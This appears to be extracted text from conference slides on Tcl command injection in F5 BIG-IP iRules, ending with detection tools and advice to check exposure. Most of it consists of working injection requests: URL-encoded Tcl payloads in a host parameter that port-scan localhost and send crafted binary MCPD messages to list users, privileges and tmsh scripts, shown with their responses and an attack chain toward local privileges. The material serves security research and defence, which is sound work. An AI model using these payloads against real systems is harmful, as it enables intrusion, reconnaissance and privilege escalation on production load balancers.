
Response

Raw	Headers	Hex
-----	---------	-----

```
230 User logged in.  
HTTP/1.0 200 OK  
Server: BigIP  
Connection: close  
Content-Length: 0
```

ATTACK CHAIN



PAYLOAD 2

PORTSCAN LOCALHOST

Request

Raw Params Headers Hex

GET

/dns?host=ABC%3bforeach+p+{21+22+23+25+80+135+389+443+445+6666+8100}{c
atch+{set+c+[connect+127.0.0.1%3a\$p]%3bappend+r+\$p+"\\open\\n"%3bclose+\$c}}
%3bTCP%3a%3arespond+\$r

HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134

Accept-Language: en-GB

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Upgrade-Insecure-Requests: 1

Accept-Encoding: gzip, deflate

Host: 192.168.200.200

Cookie: JSESSIONID=aaa

Connection: close

Response

Raw Headers Hex

22 open

80 open

443 open

6666 open

8100 open

HTTP/1.0 200 OK

Server: BigIP

Connection: close

Content-Length: 0

MCPD EXPLANATION

%00%00%00%16 SIZE

%00%00%00%3f SEQUENCE

%00%00%00%00 REQUEST-ID

%00%00%00%02 FLAG

%0b%65 KEY (Query All)

%00%0d TYPE

%00%00%00%0c ATTRIBUTE SIZE

%21%e0 ATTRIBUTE NAME (System Module)

%00%0d%00%00%00%02%00%00%00%00 (Attribute data)

%00%00 END OF MESSAGE

LIST USERS AND PRIVILEGES

Request																													
Raw	Params	Headers	Hex																										
GET																													
/dns?host=jdddjf%3bset+c+[connect+127.0.0.1%3a6666]%3bsend+\$c+{%00%00%00%16%00%00%00%00%3f%00%00%00%00%00%00%00%02%0b%65%00%0d%00%00%00%0c%10%00%00%0d%00%00%00%02%00%00%00%00%00%00%00%3brecv+ti meout+10000+\$c+d%3bTCP%3a%3arespond+\$d HTTP/1.1																													
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134																													
Accept-Language: en-GB																													
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8																													
Upgrade-Insecure-Requests: 1																													
Accept-Encoding: gzip, deflate																													
Host: 192.168.200.200																													
Cookie: JSESSIONID=aaa																													
Connection: close																													
Response																													
Raw	Headers	Hex																											
0	00	00	01	60	00	00	00	00	00	00	00	00	00	00	02	00 00													
1	0b	68	00	0d	00	00	01	58	10	00	00	0d	00	00	00	4b 00 00 00													
2	10	02	00	0f	00	00	00	07	00	05	61	64	6d	69	6e	50 00 00 00													
3	04	00	05	00	00	00	00	24	d2	00	05	00	00	00	00	24 00 00 00													
4	d1	00	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00 00 00 00													
5	08	00	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00 00 00 00													
6	01	10	01	00	05	00	00	25	fe	00	00	10	00	0d	00	00 00 00 00													
7	00	00	56	10	02	00	0f	00	00	00	12	00	10	66	35	68 00 00 00													
8	75	62	62	6c	65	6c	63	64	61	64	6d	69	6e	50	04	00 00 00 00													
9	05	00	00	00	00	24	d2	00	05	00	00	00	00	24	d1	00 00 00 00													
a	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00	08	00 00 00 00													
b	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00	01	10 00 00 00													
c	01	00	05	00	00	26	01	00	00	10	00	00	0d	00	00														

LIST LOCAL TMSH SHELL COMMANDS (BEYOND IRULE)

Request

Raw Params Headers Hex

```
GET
/dns?host=jddjff%3bset+c+[connect+127.0.0.1%3a6666]%3bsend+$c+{%00%00%00%16%00%00%00%00%3f%00%00%00%00%00%00%00%02%0b%65%00%0d%00%00%00%0c%1b%51%00%0d%00%00%00%02%00%00%00%00%00%00%00%3brecv+ti
meout+10000+$c+d%3bTCP%3a%3arespond+$d HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response

Raw Hex

```
set log_level [tmsh::get_field_value $scriptd_details "log-level"]

# set the log level
tmsh::log_level $log_level
}

proc get_items { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items $args]
}

proc get_items_local_only { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_local_only $args]
}

proc get_items_not_recursive { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_not_recursive $args]
}

proc get_items_local_only_not_recursive { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_local_only_not_recursive $args]
}
```



ATTACK CHAIN

1. iRule access
2. Query MCPD
3. Mcpd response
4. Execute MCPD tmsh command with Tcl injection
5. ...
6. Local privileges

DETECTION




SCANNING FOR COMMAND INJECTION WITH TCLSCAN

- Automated tool to find quoted and unquoted arguments
- It's unmaintained Rust so I had to fix it
- Finds 80% of known injection vulnerabilities
- Get the code:
<https://github.com/kugg/tclscan>

AUTOMATED TESTING USING IRULEDETECTOR.PY

- Automated iRule injection detector scanner for Burp Suite
- The tool will substitute every available input field with a Tcl injection and measure the result
- Download iruledetector in the bapp-store or from GitHub

22	22:38:56 22 Mar 2019	Issue found	i BigIP server header detected	http://192.168.200.200	/respond		Information	Certain
23	22:39:15 22 Mar 2019	Issue found	! BIG-IP F5 command injection.	http://192.168.200.200	/test/index.asp	JSESSIONID cookie	High	Certain
24	22:39:15 22 Mar 2019	Issue found	! BIG-IP F5 command injection.	http://192.168.200.200	/test/index.asp	JSESSIONID cookie	High	Certain
25	14:20:29 16 Jul 2019	Issue found	i BigIP server header detected	http://192.168.200.200	/index.html		Information	Certain



SUMMARY

Find out if you got the tech

Find out if your sites rely on third parties using F5

Collect assets and make a risk analysis

You need to have look to know if you are vulnerable

Solution to ascertain if you are vulnerable
<tools> <awareness> <verification>

Root cause is TCL language interpretation

THANK YOU



ATTACK CHAIN

1. iRule access
2. Query MCPD
3. Mcpd response
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5. ...
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